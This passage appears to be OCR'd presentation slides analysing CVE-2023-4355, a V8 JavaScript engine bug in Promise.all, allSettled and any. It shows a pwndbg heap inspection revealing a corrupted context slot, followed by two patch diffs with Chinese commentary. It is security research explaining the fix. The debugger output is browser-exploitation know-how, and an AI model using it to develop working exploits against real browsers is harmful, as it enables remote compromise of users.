   f 3   0x7f8de809b14e v8::internal::MarkCompactCollector::Mark

pwndbg> job 0x16390024d5c1
0x16390024d5c1: [Context]
 - map: 0x163900151899 <Map(FUNCTION_CONTEXT_TYPE)>
 - type: FUNCTION_CONTEXT_TYPE
 - scope_info: 0x163900000f61 <ScopeInfo>
 - previous: 0x163900000251 <undefined>
 - native_context: 0x163900143c0d <NativeContext[281]>
 - length: 5
 - elements:
           0: 0x163900000f61 <ScopeInfo>
           1: 0x163900000251 <undefined>
           2: 0
           3: 0x16390024d515 <PromiseCapability>
           4: 0x163900255119 <Other heap object (FILLER_TYPE)>
pwndbg> hex object->ptr_
+0000 0x163900255119  0b 00 00 89  00 00 00 ca  00 00 00 51  02 0
+0010 0x163900255129  02 00 00 51  02 00 00 51  02 00 00 51  02 0
```

return 1

CVE-2023-4355

Patch

- Commit a84849ed718932b94dc877bb44a2d38eb8a0aef9
  - Promise.{all,allSettled,any} 都有受到影響
  - 在 values 回傳給使用者的 executor resolve handler 前 unreference 原本的 FixedArray

```
diff --git a/src/builtins/promise-all-element-closure.tq b/src/builtins/promise-all-element-closure.tq
index db3fb01..036e3c7 100644
--- a/src/builtins/promise-all-element-closure.tq
+++ b/src/builtins/promise-all-element-closure.tq
@@ -175,11 +175,22 @@
          *NativeContextSlot(
          nativeContext, ContextSlot::JS_ARRAY_PACKED_ELEMENTS_MAP_INDEX);

      [...]
+     // After this point, values escapes to user code.
      [...]
+     } else {
+       *ContextSlot(
+           promiseContext,
+           PromiseAllResolveElementContextSlots::
+               kPromiseAllResolveElementValuesSlot) = kEmptyFixedArray;
+     }
```

CVE-2023-4355

Patch


- Commit 34fff20ecc53bda2b56e18a58fd13ab3ed826120
  - 雖然處理了 values，但卻忘記處理 Promise.any 的 errors
  - errors 是直接 dereference 出來用，現在改成用 reference 的方式操作


```
diff --git a/src/builtins/promise-any.tq b/src/builtins/promise-any.tq
index b9d9b2b..8b21ebf 100644
--- a/src/builtins/promise-any.tq
+++ b/src/builtins/promise-any.tq
  [...]
@@ -154,6 +152,10 @@

    //   b. Set error.[[AggregateErrors]] to errors.
    const error = ConstructAggregateError(errors);
+
+    // After this point, errors escapes to user code. Clear the slot.
+    *errorsRef = kEmptyFixedArray;
+
    //   c. Return ? Call(promiseCapability.[[Reject]], undefined, « error »).
    const capability = *ContextSlot(
        context,
```


CVE-2023-4355

